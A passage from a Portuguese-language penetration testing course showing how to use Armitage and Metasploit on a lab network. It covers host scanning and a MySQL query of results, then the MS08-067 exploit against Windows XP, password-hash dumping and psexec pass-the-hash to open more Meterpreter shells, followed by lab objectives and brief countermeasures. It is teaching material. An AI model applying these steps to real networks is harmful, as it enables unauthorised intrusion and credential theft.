
Outra opção para varredura, é clicar no menu Hosts → MSF Scans, e definirmos o range da rede que será varrida em busca de alvos. Ou adicionar um host específico em Hosts → Add Hosts...



Após clicar em "Launch", precisamos aguardar um pouco para que a varredura se complete e os hosts detectados sejam exibidos. As figuras dos hosts indicam que são máquinas WinXP ou 2003 Server.



Se houver algum host que não queiramos utilizar como alvo, eles podem ser removidos clicando com o botão direito, expandindo o menu "Host", e selecionando a opção "Remove Host". Podemos ver na figura abaixo, o resultado de nossa varredura, que há dois alvos 2003 Server que podemos selecionar para realizar varreduras adicionais. Perceba que o Armitage configura o valor de RHOSTS baseado em nossa seleção.



Clicando com o botão direito e selecionando "Services" uma nova aba se abrirá exibindo todos os serviços que foram varridos no sistema alvo.

The screenshot shows the 'Services' tab in the Armitage interface. It displays a table with the following data:

host	name	port	proto	state	info
192.168.1.204		21	tcp	closed	
192.168.1.204		23	tcp	closed	
192.168.1.204		25	tcp	closed	
192.168.1.204		80	tcp	open	
192.168.1.204		443	tcp	closed	
192.168.1.204	smb	445	tcp	open	Windows 2003 R2 Service Pack 1 (language: Unk...

Mesmo com essas simples varreduras, podemos ver que conseguimos muitas informações sobre nossos alvos que são apresentadas para nós em uma interface bem amigável. Adicionalmente, todas as informações são armazenadas em nosso banco de dados MySQL.



mysql> use msf3;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

```
mysql> select address,os_flavor from hosts;
```


```
+-----+-----+
| address      | os_flavor      |
+-----+-----+
| 192.168.1.205 | Windows 2003 R2 |
| 192.168.1.204 | Windows 2003 R2 |
| 192.168.1.206 | Windows XP      |
| 192.168.1.201 | Windows XP      |
| 192.168.1.203 | Windows XP      |
+-----+-----+
```

5 rows in set (0.00 sec)


```
mysql>
```

19.13.3. Explorando com o Armitage


Na varredura conduzida anteriormente, podemos ver que um dos alvos está executando o S.O. Windows XP SP2, e então tentaremos executar o exploit para a vulnerabilidade MS08-067 contra o mesmo. Para isso selecionamos o host que queremos atacar, encontramos o exploit na lista de exploits, e damos um duplo-clique para carregar sua configuração.




Assim como na varredura que conduzimos anteriormente, toda a configuração necessária foi feita para nós. Tudo o que precisamos é clicar em "Launch" e aguardar a sessão do Meterpreter ser aberta para nós. Veja na imagem abaixo que as figuras dos alvos foi alterada para indicar que um deles foi explorado.




Quando clicamos com o botão direito no host explorado, podemos ver novas opções úteis disponíveis.



Fazemos o dump dos hashes no sistema explorado em uma tentativa de recuperar a senha e utilizá-la para explorar outros alvos. Selecionando os demais hosts, usamos o módulo "psexec" com o login "Administrator" e o hash da senha que já conseguimos.



Agora clicamos em "Launch" e aguardamos receber mais shells via Meterpreter!



Como podemos ver, o Armitage nos proporciona uma excelente interface para o Metasploit que pode nos economizar muito tempo em alguns casos. E é possível encontrar mais informações em seu site: <http://www.fastandeasyhacking.com/media> .

19.14. Laboratório Metasploit

Objetivos:

1 → Obter acesso remoto na máquina Linux explorando uma falha que possibilite a execução de uma backdoor.

2 → Obter acesso nas máquinas Windows através do Metasploit.

19.15. Contramedidas

- Manter todos os aplicativos atualizados
- Aplicar patches de correção e segurança
- Manter regras de firewall bem configuradas